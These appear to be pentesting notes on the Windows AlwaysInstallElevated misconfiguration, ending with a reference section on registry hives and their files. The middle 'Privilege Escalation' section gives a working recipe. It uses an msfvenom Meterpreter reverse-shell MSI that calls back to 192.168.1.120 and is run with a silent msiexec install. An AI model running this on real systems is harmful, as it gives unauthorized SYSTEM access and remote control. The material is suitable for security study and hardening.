Windows_AlwaysInstallElevated Policy

As we all are aware that Windows OS comes installed with a Windows Installer engine which is used by **MSI packages** for the installation of applications. These MSI packages can be installed with elevated privileges for non-admin users

For this purpose, the **AlwaysInstallElevated** policy feature is used to install an MSI package file with elevated (system) privileges. This policy is enabled in the Local Group Policy editor; directs the Windows Installer engine to use elevated permissions when it installs any program on the system. This method can make a machine vulnerable posing a high-security risk because a non-administrator user can run installations with elevated privileges and access many secure locations on the computer.

For the Windows configuration


Type **gpedit.msc** in the Run dialog box of the Start Menu in the Windows 7 machine and the Local Group Policy editor window prompt will open

1. **Change the settings of AlwaysInstalledElevated policy**
2. **For the Computer configuration**

Navigate to the below path in the Windows machine

Computer Configuration\Administrative Templates\Windows Components\Windows Installer

Enable the **Always install with elevated** privileges




For the User configuration

Navigate to the below path in the Windows machine

User Configuration\Administrative Templates\Windows Components\Windows Installer


Enable the **Always install with elevated** privileges



We will now run the registry query command on this command prompt so as to verify whether the Windows installer have elevated privileges or not, as per our settings configured earlier

reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

As we can see from the output that the registry named “AlwaysInstallElevated” exists with a dword (REG_WORD) value of **0x1**, which means that the AlwaysInstallElevated policy is enabled.



Privilege Escalation

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.120 lport=4567 -f msi > /root/Desktop/1.msi

upload this msi (python,smb,ftp,etc)
upload /root/Desktop/1.msi .

fire this cmd
msiexec /quiet /qn /i 1.msi

https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/

Windows Registry

The registry is a system-defined database in which applications and system components store and retrieve configuration data. The registry is a hierarchical database that contains data that is critical for the operation of Windows and the applications and services that run on Windows.

You can use Registry Editor to do the following actions:

- Locate a subtree, key, subkey, or value
- Add a subkey or a value
- Change a value
- Delete a subkey or a value
- Rename a subkey or a value

The data is structured in a tree format. Each node in the tree is called a key. Each key can contain both subkeys and data entries called values.

Registry Hive

A hive is a logical group of keys, subkeys, and values in the registry that has a set of supporting files loaded into memory when the operating system is started or a user logs in.

Note: *Each time a new user logs on to a computer, a new hive is created for that user with a separate file for the user profile. This is called the user profile hive. A user's hive contains specific registry information pertaining to the user's application settings, desktop, environment, network connections, and printers. User profile hives are located under the HKEY_USERS key.*

Most of the supporting files for the hives are in the %SystemRoot%\System32\Config directory. These files are updated each time a user logs on.

The following table lists the standard hives and their supporting files.

Registry hive	Supporting files
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav
HKEY_CURRENT_USER	Ntuser.dat, Ntuser.dat.log
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav
HKEY_USERS\.DEFAULT	Default, Default.log, Default.sav